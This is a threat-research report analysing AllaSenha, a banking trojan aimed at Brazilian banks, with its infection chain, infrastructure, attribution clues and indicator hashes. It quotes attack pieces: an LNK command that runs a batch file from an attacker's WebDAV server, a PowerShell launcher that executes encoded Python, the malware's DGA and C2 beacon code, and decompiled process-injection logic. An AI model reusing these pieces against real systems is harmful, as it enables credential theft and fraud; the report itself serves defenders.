AllaSenha: AllaKore variant leverages Azure cloud C2 to steal banking details in Latin America

By Cyber Threat Research Team

Published: 2024-05-28 · Archived: 2026-04-10 03:00:28 UTC

Published on 28 May, 2024 29min

Identifier: TRR240501.

Summary

Earlier in May, our security product spotted a malicious payload, which was tentatively delivered to a computer in Brazil, via an intricate infection chain involving Python scripts and a Delphi-developed loader.

The final malicious payload, that we named “AllaSenha”, is specifically aimed at stealing credentials that are required to access Brazilian bank accounts, leverages Azure cloud as command and control (C2) infrastructure, and is another custom variant of “AllaKore”[1], an infamous open-source RAT which is frequently leveraged to target users in Latin America.

This report describes the specific infection chain that we encountered, provides associated indicators of compromise (IOCs), and presents the AllaSenha malware.

Infection chain

The infection chain that we encountered (see Fig. 1) in May ends with the deployment and execution of AllaSenha. It starts with a phishing email, leading to a malicious Windows shortcut file (LNK), which is disguised as a PDF file and distributed

through WebDAV.



Figure 1 – Overview of AllaSenha's deployment steps, from infection to delivery

We could also identify likely previous variants of some of the described malicious tools, which were delivered in 2023, abusing public cloud hosting services (such as Autodesk A360 Drive or GitHub) to host malicious payloads. The final payloads were decrypted using the same techniques as the ones that are implemented by BPyCode (see later).

From the various reliable chronological information we could obtain about the malicious LNK and the staging servers they were served from, we believe with medium confidence that the attackers switched to the exact infection chain we describe in this report starting March 2024.

Infection vector

Thanks to cooperation, we could precisely identify a phishing email from which the infection chain that we describe started. While we cannot share the full content of this exact email, we retrieved several almost identical samples from late April 2024, leading to the exact same infection chain and phishing website:

Figure 2 – Example of a phishing email starting such infection chain

The phishing email impersonates a notification for an electronic invoice ("Nota Fiscal de Serviços Electrônica"[11] or "NFS-e" in Portuguese), which appears to be frequent against targets in Brazil[12], as such electronic invoicing process is common, and even mandatory in some circumstances since September 2023. The phishing email samples that we retrieved are all visually very close, but the subject and exact content vary slightly, likely just enough to possibly defeat some elementary content-based spam filters. We identified the following subjects from retrieved email samples: *NFS-e Emitida*, *Segue a NFe gerada*, *Nota Fiscal gerada*, *Nota Fiscal – <an identifier>*.

Malicious emails contain a link to the `is[.]gd` link shortener (such as `hxxps://is[.]gd/As1idV?0192524.3043`), which redirects to a phishing website (see Fig. 3), hosted on a dedicated domain (`nfe-digital[.]digital`), through a URL matching this pattern: `hxxps://notafiscal.nfe-digital[.]digital/nota-estadual/?notafiscal=<an identifier>`

Figure 3 – Example of a phishing website as displayed to the targeted users

Phishing webpages include a button which links to a Windows `search:` protocol[13] URL. The latter enables displaying files from a remote WebDAV server in a standard Windows Explorer window (see Fig. 4 in next title):

```
<a href="search:query=NotaFiscal.pdf&crumb=location:\\191.232.38[.]222@80\Documentos&displayname=Downloads" download="">
   <img class="pdf-icon" src="Nota%20Fiscal_files/pdf-icon.png" alt="Ícone de PDF" />
</a>
```

Malicious LNK

If a targeted user clicks the button on a phishing page, a standard Windows Explorer window is displayed to the user (see Fig. 4), listing the files that are staged at the remote WebDAV path: a malicious LNK file which is poorly masqueraded as a PDF document (`NotaFiscal.pdf.lnk` , SHA-256 `8424e76c9a4ee7a6d7498c2f6826fcde390616dc65032bebf6b2a6f8fbf4a535`), and a directory (`dc` , which contains BPyCode launcher, a malicious BAT file):

```
\\191.232.38[.]222@80\Documentos\
├── dc/
│   └── c.cmd
└── NotaFiscal.pdf.lnk
```



Figure 4 – Malicious files from the WebDAV server as presented to the targeted user

The targeted user, lured into thinking a PDF invoice must be opened, is expected to execute the malicious LNK (`NotaFiscal.pdf.lnk`). The LNK file in turn runs a Windows command shell, which creates and opens[2] a fake invalid PDF file (`NotaFiscal.pdf`) in the user's `Downloads` folder, then triggers the download and execution of BPyCode launcher (`c.cmd`):

```
%windir%\system32\cmd.exe /min /c "echo Indisponivel > %userprofile%downloadsNotaFiscal.pdf
& start %userprofile%\downloads\NotaFiscal.pdf
```

```
& start /min cmd.exe /c "\\191.232.38[.]222@80\Documentos\dc\c.cmd""
```

We could identify several similar additional WebDAV paths and malicious LNK files, which are all listed in Appendix.

BPyCode launcher

The malicious LNK we described downloads and runs a malicious BAT payload (`c.cmd` , SHA-256 `8424e76c9a4ee7a6d7498c2f6826fcde390616dc65032bebf6b2a6f8fbf4a535`), that we named “BPyCode launcher”, as part of its execution logic.

BPyCode launcher merely launches a base64-encoded PowerShell command. The resulting PowerShell script downloads the Python binary from the official `python.org` website, and drops it to a created folder[3], in the `C:\Users\Public` directory:

```
 cd $ENV:public
$CP = ($env:COMPUTERNAME -replace "-","") -replace "DESKTOP", ""
$CP2 = -join ($CP[-1..-($CP.length)])
$CP3 = $CP2.ToLower()
$Folder2 = "${ENV:public}\$CP3"
if (!(Test-Path -Path $Folder2 -PathType Container)) {
    Invoke-WebRequest -URI https://www.python.org/ftp/python/3.10.0/python-3.10.0-embed-win32.zip -OutFile "$CP3.zip";
    Expand-Archive "$CP3.zip" -DestinationPath $Folder2;
    Copy-Item -Path "$Folder2\pythonw.exe" -Destination "$Folder2\$CP3.exe"
}
& "$Folder2\$CP3.exe" -c """import base64; exec(base64.b64decode('''''''''<BASE64-ENCODED PYTHON SCRIPT>''')); exit()""";
```

This PowerShell launcher uses the downloaded and renamed Python interpreter to further execute a base64-encoded Python script, which we named “BPyCode”.

Stage 1 – BPyCode: a Python DLL downloader and loader

BPyCode is a Python script that is in charge of downloading a DLL (“ExecutorLoader”), and executing it in-memory. The script was decoded from base64 (by the BPyCode launcher script), and never written as a file, so providing a hash to identify the exact BPyCode sample we analysed would not be relevant. However, BPyCode later writes a variant of itself as a file (SHA-256 `6149a3d1cff3afe3ebb9ac091844a3b7db7533aa69801c98d00b19cdb8b18c9e`) during persistence setup – we listed all identified BPyCode files hashes in Appendix anyway.

BPyCode uses a domain generation algorithm (DGA) to generate a list of 3 hostnames (of the following pattern: `<DGA>.brazilsouth.cloudapp.azure[.]com`), as well as a list of 10 TCP ports. BPyCode tries to download a payload from one of the possible combinations of the generated hostnames and ports, and retries with additional combinations until it receives data.

```
 # Hostnames generation algorithm from BPyCode
def lk():
    import hashlib
    from datetime import date
    try:
        d = date.today()
        wi = d.weekday()
        di = d.day + wi
        l = 'fghijlmnopqrstuvxzwkyjlmnopqabcghjlabcde'[di]
        r = []
        for _ in range(50, 61, 5):
            t = hashlib.sha1(f"{di*wi*_}{l}{wi}{l}{d.month * di*_}{l}{d.year*di*_}".encode()).hexdigest()*10
            r.append(t[:_].replace(t[:di], l).lower())
        return r
    except:
        return [f'google{di}']
```

Generated hostnames seem to match those that are associated with the Microsoft Azure Functions[4] service, a serverless infrastructure that in this case would allow operators easily deploy and rotate their staging infrastructure.

The protocol that is used to download from staging servers is raw TCP. Before waiting for server-emitted data, BPyCode sends an identifier (`pyCodeV10 - *NEWW*`) and some basic information about the targeted computer (host's processor name, Windows version and current username):

```
with ss.socket(ss.AF_INET, ss.SOCK_STREAM) as s:
   s.settimeout(30)
   s.connect((f'{choice(lk())}.brazilsouth.cloudapp.azure.com', choice(ptV5())))
   s.send(f'pyCodeV10 - *NEWW* {ss.gethostname()} | {vs} | {pr}'.encode())
```

The data that BPyCode expects in return is a Pickle[5]-serialized dictionary which contains:

- an additional Python loader script to execute;
- a ZIP archive which contains the "PythonMemoryModule"[6] Python package, which is aimed at loading a DLL in-memory;
- another ZIP archive which contains ExecutorLoader, a PE library.

Both ZIP archives are encrypted (ZipCrypto) with the same password: `Snh2301**Snh2301**`.

The additional Python loader script that is provided by the server is executed in-memory from BPyCode (via the `eval` Python function):

- it sets BPyCode persistence up, by writing a variant of a BPyCode script under `C:\Users\Public\<filename>.txt` (where `<filename>` matches the folder name which is created by the BPyCode launcher[3]), and creating a registry run key at `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\<filename>` ;
- it decrypts and extracts downloaded ZIP archives in memory;
- it leverages the PythonMemoryModule to dynamically load ExecutorLoader in-memory, then runs its entrypoint (the export named `Force`).

During our analysis, we tried to alter the identifier that is sent from BPyCode to the staging servers (`pyCodeXXX...`) before downloading further data, and as a result we were able to obtain different payloads, but all match the delivery process that we describe, and ultimately lead to AllaSenha.

We also noted that the password which is used to protect downloaded ZIP archives may be extensively reused by the threat actor, as we were able to decrypt older and publicly available payloads using the same one. Decrypting older payloads also yielded different AllaSenha samples.

A last interesting detail is that BPyCode contains a sort of "killswitch" mechanism, as it will stop its execution in case the targeted computer's processor name contains `Broadwell` . Broadwell is an Intel microarchitecture that was discontinued in 2018. The goal of this killswitch is not clear, but we speculate that this condition allows attackers to filter out appliances that are of no interest for the operators (the final payload being dedicated to workstations), or to avoid execution from some sandboxes we could not identify.

Stage 2 – ExecutorLoader: a simple Delphi-developed DLL loader

File name	`executor.dll`
Compilation time	2024-05-02 10:44:22
Hash (SHA-256)	`99d0de52a63e5ff790e468dbb8cd0d5273b51ca3b67b5963c0bdedc3a4f44f12`

ExecutorLoader is a Borland Delphi (10.4) developed DLL which exports a single function called `Force` . This DLL is downloaded and executed in-memory by BPyCode, and is aimed at further decoding and executing the final payload (in our case, AllaSenha) which is embedded as a resource. To do so, ExecutorLoader injects the payload into a (renamed) `mshta.exe` instance.

The `Force` function first copies the system's `mshta.exe` binary to another file using a random name, under a directory chosen in a predefined list:

```
int32_t eax = Unit2.sub00407160(0xb)
switch (eax)
    case 0
        return Unit2.@UStrAsg(arg1, u"Microsoft")
    case 1
        return Unit2.@UStrAsg(arg1, u"winn")
    case 2
        return Unit2.@UStrAsg(arg1, u"fotos")
    case 3
        return Unit2.@UStrAsg(arg1, u"musicas")
    case 4
        return Unit2.@UStrAsg(arg1, u"OneDrive")
    case 5
        return Unit2.@UStrAsg(arg1, u"arquivos")
    case 6
        return Unit2.@UStrAsg(arg1, u"Office")
    case 7
        return Unit2.@UStrAsg(arg1, u"Word")
    case 8
        return Unit2.@UStrAsg(arg1, u"Planilhas")
    case 9
        return Unit2.@UStrAsg(arg1, u"documentos")
    case 0xa
        eax = Unit2.@UStrAsg(arg1, u"compras")
return eax
```

Figure 5 – Random directory selection function

ExecutorLoader launches the copied binary using `CreateProcessW`, then loads one of its own resources (named `RcDll`) which holds a UPX-packed DLL (SHA-256 `65d86160cd4a08d60ada7fcafb7ed9493bf6dacfa098dba27f7851f1bb8de841` – which in our case is AllaSenha). The `mshta.exe` process is opened, memory is allocated using `VirtualAlloc` and the loaded resource is copied inside this allocated region:

```
do
    i = i + 0x10000
    lpAddress = VirtualAlloc(lpAddress: *(eax_5 + 0x34) + i, dwSize: *(eax_5 + 0x50), flAllocationType: MEM_COMMIT | MEM_
    if (lpAddress != 0)
        VirtualFree(lpAddress, dwSize: 0, dwFreeType: MEM_RELEASE)
        lpAddress = VirtualAllocEx(hProcess: process_handle, lpAddress: *(eax_5 + 0x34) + i, dwSize: *(eax_5 + 0x50), flA
    if (lpAddress != 0)
        break
while (i u<= 0x30000000)
void* ebp_1 = map_region_protection(process_handle, lpAddress, data, &lpBaseAddress)
int32_t lpBuffer = *(ebp_1 - 0x14)
if (lpBuffer != 0)
    *(ebp_1 - 0x28) = lpBuffer
    *(ebp_1 - 0x24) = *(ebp_1 - 8)
    uint32_t nSize = *(ebp_1 - 0x10)
    lpBaseAddress = lpAddress
    WriteProcessMemory(hProcess: *(ebp_1 - 0x18), lpBaseAddress, lpBuffer, nSize, lpNumberOfBytesWritten: ebp_1 - 0x2c)
    if (start_remote_thread(ebp_1 - 0x28, start, *(ebp_1 - 0x18), 0, 8) != 0)
        *(ebp_1 - 0x1d) = 1
int32_t var_8
*fsbase = var_8
```

Figure 6 – Function injecting the UPX-packed payload in mshta.exe

A thread is then created inside the remote `mshta.exe` process, to run the final payload (AllaSenha).

We could identify some older versions of ExecutorLoader, distributed as an executable binary, called `Execute_dll.exe` (and usually stored in a ZIP file called `Execute_dll.zip`, which would be encrypted using the same password as the one used by BPyCode). The code of this executable is exactly the same as the described DLL version, except of course for the entrypoint. This executable version has notably been hosted on GitHub at `https://raw.githubusercontent[.]com/marinabarros320168/new/main/Execute_dll.exe`.

AllaSenha, an AllaKore RAT variant

File name	N/A
Compilation time	2024-05-02 10:44:07
Hash (SHA-256)	`65d86160cd4a08d60ada7fcafb7ed9493bf6dacfa098dba27f7851f1bb8de841`

The final payload which is deployed from ExecutorLoader is a banking trojan that we named “AllaSenha”, and which is comprised of a single Windows 32bits UPX-packed DLL (once unpacked using UPX 4.2.2, its SHA-256 is `ac4b4b6cfe4d4e8710384246c008764cdb7547a6c3081e72687fefdf0614c7a5`).

AllaSenha targets Brazil’s main banks, such as Sicredi, Itaú Unibanco, Caixa, Banco Brazil, or Sicoob and aims at stealing passwords, 2-factor authentication (2FA) tokens and QR codes.

AllaSenha leverages Azure cloud as C2 infrastructure. It implement a DGA (in functions called `GeraHost` and `GeraPorta` – “Generate Host” and “Generate Port” in Portuguese), which generates a C2 hostname in the `.brazilsouth.cloudapp.azure[.]com` domain, as well as a port to connect to. AllaSenha DGA is different than the one in BPyCode, is based on the execution date, and may vary depending on the bank for which credentials are exfiltrated (one DGA modifier applies to Banco do Brasil only, another to Itaú Unibanco only). A reproduction of AllaSenha DGA is provided in Appendix – as an example, `nhefxgbdedndzhebcfedufbgkfecgbccfecgbcc.brazilsouth.cloudapp.azure[.]com` is a C2 hostname which has been generated on 2024-05-27.

Just like BPyCode, C2 communications between the malware and the server use raw ASCII text over a TCP socket. To handle part of these communications, AllaSenha appears to include a Delphi open-source library called ServerSocket[7], allowing basic RAT functionalities such as keyboard and mouse control, as well remote desktop capabilities. Interestingly, while AllaKore[1] and ServerSocket do not seem to be directly related, both projects use the same name pattern for C2 commands (`<|COMMAND|>`), which may indicate that they are either often used in conjunction or inspired after one another.

All AllaSenha samples that we retrieved use `Access_PC_Client_dll.dll` as their original file name. This name can notably be found in the KL Gorki[8] project, a banking malware which seems to combine components of both AllaKore and ServerSocket. As a result, we believe with medium to high confidence that AllaSenha is initially based on the KL Gorki source code in particular.

The list of commands found in AllaSenha offer a glimpse of malware’s capabitities:

```
 <|ASS-BLUE-PJ|>
<|ASS-BLUE|>
<|ASS-SANTA|>
<|BB-AMARELO|>
<|BB-AZUL|>
<|BB-PASS6|>
<|BB-PASS8|>
<|BB-PROCURADOR|>
<|BLOQUEAR|>
<|CLOSEKEYBOARD|>
<|DESCO-TKAPP|>
<|DESCO-TKCHAVEIRO|>
<|FECHAR-ANYDESK|>
<|ITAU-SNH-CARTAO|>
<|ITAU-SNH-ENTRADA|>
<|ITAU-TK-APP|>
<|ITAU-TK-CHAVEIRO|>
<|ITAU-TK-SMS|>
<|LIMPAR-TECLAS|>
<|PRINCIPAL|>
<|PUXAR-TECLAS|>
<|QR-CONFIRMADO|>
<|REQUESTKEYBOARD|>
<|SAFRA-DADOS|>
<|SENHA|>Ass:
<|SICOOB-HEIGTH|>
<|SICREDI-TOKEN-CELULAR|>
<|SICREDI-TOKEN-CHAVEIRO|>
<|START-CAPTURA|>
<|STN-6DG|>
<|STOP-CAPTURA|>
<|TAMANHO|>
```

```
<|UNICRED-ASS|>
<|UNICRED-TKN|>
```

Upon launch, AllaSenha reads the user's browser data to search for credentials associated with targeted banks. If AllaSenha is unable to find any, it enters a "waiting" state in which it starts multiple threads to check if the user is performing actions associated with banking. Actions that can get AllaSenha to leave its waiting state include Internet browsing to a targeted banking website, the usage of the `itauaplicativo.exe` (from Itaú Unibanco) desktop application, or the saving of passwords associated with targeted banks in the browser password database. AllaSenha does not communicate with C2 servers if it has not found data of interest.

To deal with 2FA, which is enabled on most banking websites, AllaSenha has the ability to display dedicated hijacking windows requiring the targeted users to proceed with a second factor. Using the `<|TRAVAR|>` command, operators can freeze user's desktop with a fake bank security plugin load screen:



Figure 7 – AllaSenha fake security plugin load screen

We believe this screen exists to give operators some time to interact with AllaSenha while trying to use stolen credentials for transactions. Operators can then issue AllaSenha commands to display 2FA validation windows on targeted user's desktop, depending on the bank they are trying to connect to. For instance, operators can require a targeted user to validate an operator-initiated transaction by scanning a QR code, and entering a confirmation secret which would be provided by the Brasdesco mobile application (the QR code has been redacted in the following capture):



Figure 8 – AllaSenha QR code-based hijacking window

Multiple 2FA windows are available for operators to hijack tokens of different types, such as in-app tokens, SMS tokens and QR codes.

Infrastructure

The threat actor most notably leverages the gd[.]is link shortener and dedicated domains as part of its phishing infrastructure, as well as Azure cloud infrastructure as payload stagers and C2 servers.

Phishing websites

Links in phishing emails leverage the `is[.]gd` link shortener to redirect to dedicated phishing domains. The malicious email samples that we retrieved all ultimately lead to phishing URLs on those 2 hostnames: `notafiscal.nfe-digital[.]digital`, `nota-fiscal.nfe-digital[.]top`.

Hostnames resolves to Cloudflare IPs, but original content is likely hosted at HostGator Brazil[14], as can be guessed from HTTP error pages that are displayed by phishing websites in case of an invalid URL. Associated domains were both registered on the 2024-04-26 at Go Daddy, and set to use Cloudflare name servers.

Pivoting from the described characteristics, we identified 2 additional and similar domains that were registered on the 2024-04-25, and that we believe with medium confidence have been (or could be) used as part of a phishing infrastructure: `nfe-digital[.]online`, `nfe-digital[.]site`.

Stagers

The WebDAV server which delivered the malicious LNK in the case that we described (`191.232.38[.]222@80`) had been setup the day before, and taken down the day after. This server only had a single HTTP server running on port 80, with a default Apache 2 index page. On this server, whose IP belongs to Microsoft (ASN 8075) and which is located in Brazil, a `/Documentos` directory containing a malicious LNK and a BPyCode launcher was staged.

We identified several other WebDAV paths matching Microsoft IPs in Brazil, which hosted both a `NotaFiscal.pdf.lnk` malicious LNK file (all samples that we retrieved triggered the same actions than we described) and a malicious BAT downloader:

WebDAV path	Hosted Malicious LNK (SHA-256)	Hosted BPyCode launcher	
`\\191.239.123[.]241@80\Documentos\`	`46e754727efdc2c891319d25a67ee999a4d8a0b21b0113db08eead42cf51b780`	`files\a3.cmd`	
`\\191.234.212[.]140@80\Documentos\`	`2c53b4dc15882cf22772994d8ed0947e4a8b70aef3a12ab190017b3317c167ea`	`files\a3.cmd`	
`\\191.239.116[.]217@80\Documentos\`	`a6d995d015c16985b456bcc5cd44377c3e5e5cf72b17771eadc51e1d02a3c6ef`	`files\a3.cmd`	
`\\191.235.87[.]229@80\Documentos\`	`1b4f44a00f61b3e0c8cd6c3125f03b6d4897d6ab90c8a6dc899ed96acee80dd6`	`dc\c.cmd`	
`\\191.232.38[.]222@80\Documentos\`	`8424e76c9a4ee7a6d7498c2f6826fcde390616dc65032bebf6b2a6f8fbf4a535`	`dc\c.cmd`	
`\\20.197.250[.]132@80\Documentos\`	Unknown	`dc\c.cmd`	

We could identify several additional WebDAV paths from malicious LNK samples, but we could not retrieve reliable chronological and exposed services information for the associated servers – they are all listed in Appendix.

The DGA function in BPyCode takes the current date as an argument to generate 3 distinct hostnames. We could determine that associated generated hostnames were setup to deliver payloads daily. At the time of writing, the threat actor seem to have stopped using `*.brazilsouth.cloudapp.azure.com` hostnames for payload delivery. The DGA methodology leveraged to connect to Azure-hosted (possibly “serverless”) infrastructure shows that the threat actor tried to automate the creation and rotation of its delivery infrastructure.

C2 servers

Command and control servers were also hosted on Azure cloud infrastructure. As described in the sample analysis, AllaSenha also implements a DGA which ensures a daily C2 hostnames rotation. At the time of writing, newly generated domains appear to be inactive, indicating that attackers may have either paused their activity, changed their C2 infrastructure or modified their DGA.

Attribution

We could not reliably link the described activities to a known and consistently defined threat actor.

Yet the malicious files we analysed contained some clues that might be useful for attribution. The initial malicious LNK for instance contained information about the computer from which the file was created:

```
 ParsingPath: C:\Users\bert1m\Desktop\test.html
FolderPath: C:\Usuários\bert1m\Área de Trabalho
MAC address: 94:53:30:e7:6f:42
Hostname: desktop-20a11ho
```

We can note that the local language of the computer on which the LNK file was generated is Portuguese (`C:\Usuários\`) – this is consistent with the targeting of AllaSenha (see below) and further language clues in BPyCode. AllaSenha samples that we retrieved (for instance, SHA-256 `278897ee9158f9843125bc2e26c14f96c4e79d5fc578b7e5973dc8dc919a3400`) also contained unstripped source code paths using the same `bert1m` username:

```
 C:\Users\bert1m\Desktop\Meu Driver\DELPHI XE5\Cliente\ZLibExApi.pas
C:\Users\bert1m\Desktop\Meu Driver\DELPHI XE5\Cliente\Conectar.pas
```

This suggests that a single individual going by the `bert1m` nickname could be responsible for the development of multiple parts of the infection chain, from infection to the final malware. This however does not necessarily demonstrate that the developer is directly involved with the operation of such tools.

When searching for the `bert1m` nickname, we were able to find several public social media profiles, 2 of them at least matching Portuguese-speaking individuals, but could not reliably link any of those profiles further with any malicious activity or files.

Targets

Strictly sticking to the infection chain that we described and the resulting AllaSenha samples, we could only (and reliably) identify targets in Brazil. We do not benefit from enough contextual data to determine if individuals or organizations were specifically targeted.

Based on AllaSenha analysis, we can determine that the threat actor is specifically gathering credentials to access the following banks:

- Banco do Brazil;
- Bradesco;
- Banco Safra;
- Itaú Unibanco;
- Sicoob;
- Caixa Econômica Federal.

Conclusion

The ecosystem of cyber threats that specifically target Latin America[9,10] is the home of peculiar malware samples and uncommon practices – but those are sometimes combined to well known infection or delivery techniques that are quite usual to the cybercrime landscape. Attackers keep regularly changing malicious infrastructure, infection methods and loaders to evade defenses, and while used techniques remain relatively simple, the lack of documentation and the determination of these groups make them a real threat.

The threat actors that operate in Latin America appear to be a particularly productive source of cybercrime campaigns. While almost exclusively targeting Latin American individuals to steal banking details, these actors often end up

compromising computers that are indeed operated by subsidiaries or employees in Brazil, but that belong to companies all around the world. As a result, such threats should not be underestimated and require proper response, way beyond the Brazilian borders.

Appendix

Indicators of compromise (IOCs)

Associated IOCs are also available on our GitHub repository.

Hashes (SHA-256)

```
 f848c0f66afc7b5a10f060c1db129529a974ae0ad71a767f7c7793351bb7ca04|Malicious LNK (NotaFiscal.pdf.lnk)
c300749ea44f886be1887b3e19b946efbdbbc3e1bf3e416c78cfbff8d23bf70a|Malicious LNK (NotaFiscal.pdf.lnk)
0d94547a0b8f9795e97e2a4a58b0ece65b4ea4b6e6019cbc96e1c79f373b4587|Malicious LNK (NotaFiscal.pdf.lnk)
d9877dc1ba0f977d100e687da59c216454d27e3988532652ac8f6331debbd071|Malicious LNK (NotaFiscal.pdf.lnk)
a6d995d015c16985b456bcc5cd44377c3e5e5cf72b17771eadc51e1d02a3c6ef|Malicious LNK (NotaFiscal.pdf.lnk)
21e22c4736e7567b198b505ed303c3ca933e0c2d931b886756f6db18a9884a75|Malicious LNK (NotaFiscal.pdf.lnk)
2c1251ae1ec9d417bbbdd1f6ac99baa3f16a7639d0c12cb2883ef8c22c73e58e|Malicious LNK (NotaFiscal.pdf.lnk)
e50bde1e319e699f587d3b5403c487e46deed61cc3f078fe951e7cb9f6896259|Malicious LNK (NotaFiscal.pdf.lnk)
f00cb0603c055c85c7cdf9963d919d527b13013c182dc115ba733d28da57b1d9|Malicious LNK (NotaFiscal.pdf.lnk)
2c53b4dc15882cf22772994d8ed0947e4a8b70aef3a12ab190017b3317c167ea|Malicious LNK (NotaFiscal.pdf.lnk)
46e754727efdc2c891319d25a67ee999a4d8a0b21b0113db08eead42cf51b780|Malicious LNK (NotaFiscal.pdf.lnk)
cd9f5773bd7672a3e09f2d05ef26775e8c7241879d5f4d13c5c5bc1704c49fa1|Malicious LNK (NotaFiscal.pdf.lnk)
8424e76c9a4ee7a6d7498c2f6826fcde390616dc65032bebf6b2a6f8fbf4a535|Malicious LNK (NotaFiscal.pdf.lnk)
1b4f44a00f61b3e0c8cd6c3125f03b6d4897d6ab90c8a6dc899ed96acee80dd6|Malicious LNK (NotaFiscal.pdf.lnk)
4546bc56c85ad2967859dc34b2c84f15891fcd192e86bfc630c49dc8d59e3e71|BPyCode launcher (c.cmd)
40c37bfcc9b0e0d1b3840cb7c751162fec91fe833d4caf4a17bc8b97d53c88b5|BPyCode launcher (c.cmd)
a839dfbe1e7979dbd15ef6c5e472afb3efca044ee8ad27185b01161ce01e4f36|BPyCode launcher (a3.cmd)
610f0ec33603ef4d1fd6530a8f6b0121a4c9cc62fb6fa2ceee8e2f5b2f866e4c|BPyCode launcher (a3.cmd)
c0bf82a3f7807e0c88076e0d500b07e253b106914058b02e112d45eeb6209998|BPyCode launcher (a3.cmd)
6f05d8f85384808036d3c77732b056e2b9cd429587a77b6be3ccdbd4bb558023|BPyCode launcher (a3.cmd)
3962c8a4d0472f91d4be45140eccf661ad6c579319953156dec438dc6a07eeb2|BPyCode launcher (a3.cmd)
b2e1f630c4593830ead91e7f3615d8d5214762dc5a1dd65bef7382d6f6c9f258|BPyCode launcher (a3.cmd)
010d9f1f16c01db5ff37ff9b519d7ecf3be096e00ae597d7bec12b7099b2f852|BPyCode launcher (a3.cmd)
eb2cd71e72ff676d80eb746b961840fea3601d8f6402201d7c0e849a670240ee|BPyCode launcher (a3.cmd)
643563613fb78f88fd90a6cf253ace9e9e6686568fdf6b6d7ec9760667d4d72b|BPyCode
f2db799d892f2a7ac82bfa15826e74d778abdfa153ccafb9db1fdf56a0248a40|BPyCode
d051c0aee007f2a1d0026330719a45e81c726251015837e66cf9348df3bd7210|BPyCode
dd3f1829cc743942d1fc3719c8d8162bc45ca624352ac71f43c08dafd54bbb7f|BPyCode
8a1aba66841ae4b20df95eea8a271538453a76a53596fd3254d47d4d57a3ab3a|BPyCode
3b450994add1e3a206c56a7f8fd28e4132cffb27f3df345e07e8908d7989751f|BPyCode
35329c2fb7a1844576a5defd5d9a7d250d78db51479b2612e3923e18539b0695|BPyCode
19c02c5724622be4eedff95633f3fbaa604449aa50cc0761693bb8adb1e8cf97|BPyCode
5782b9bc96ce5ad011c122496ff0ff0dc08d6444c6d2e98606ada82130d5f21a|BPyCode
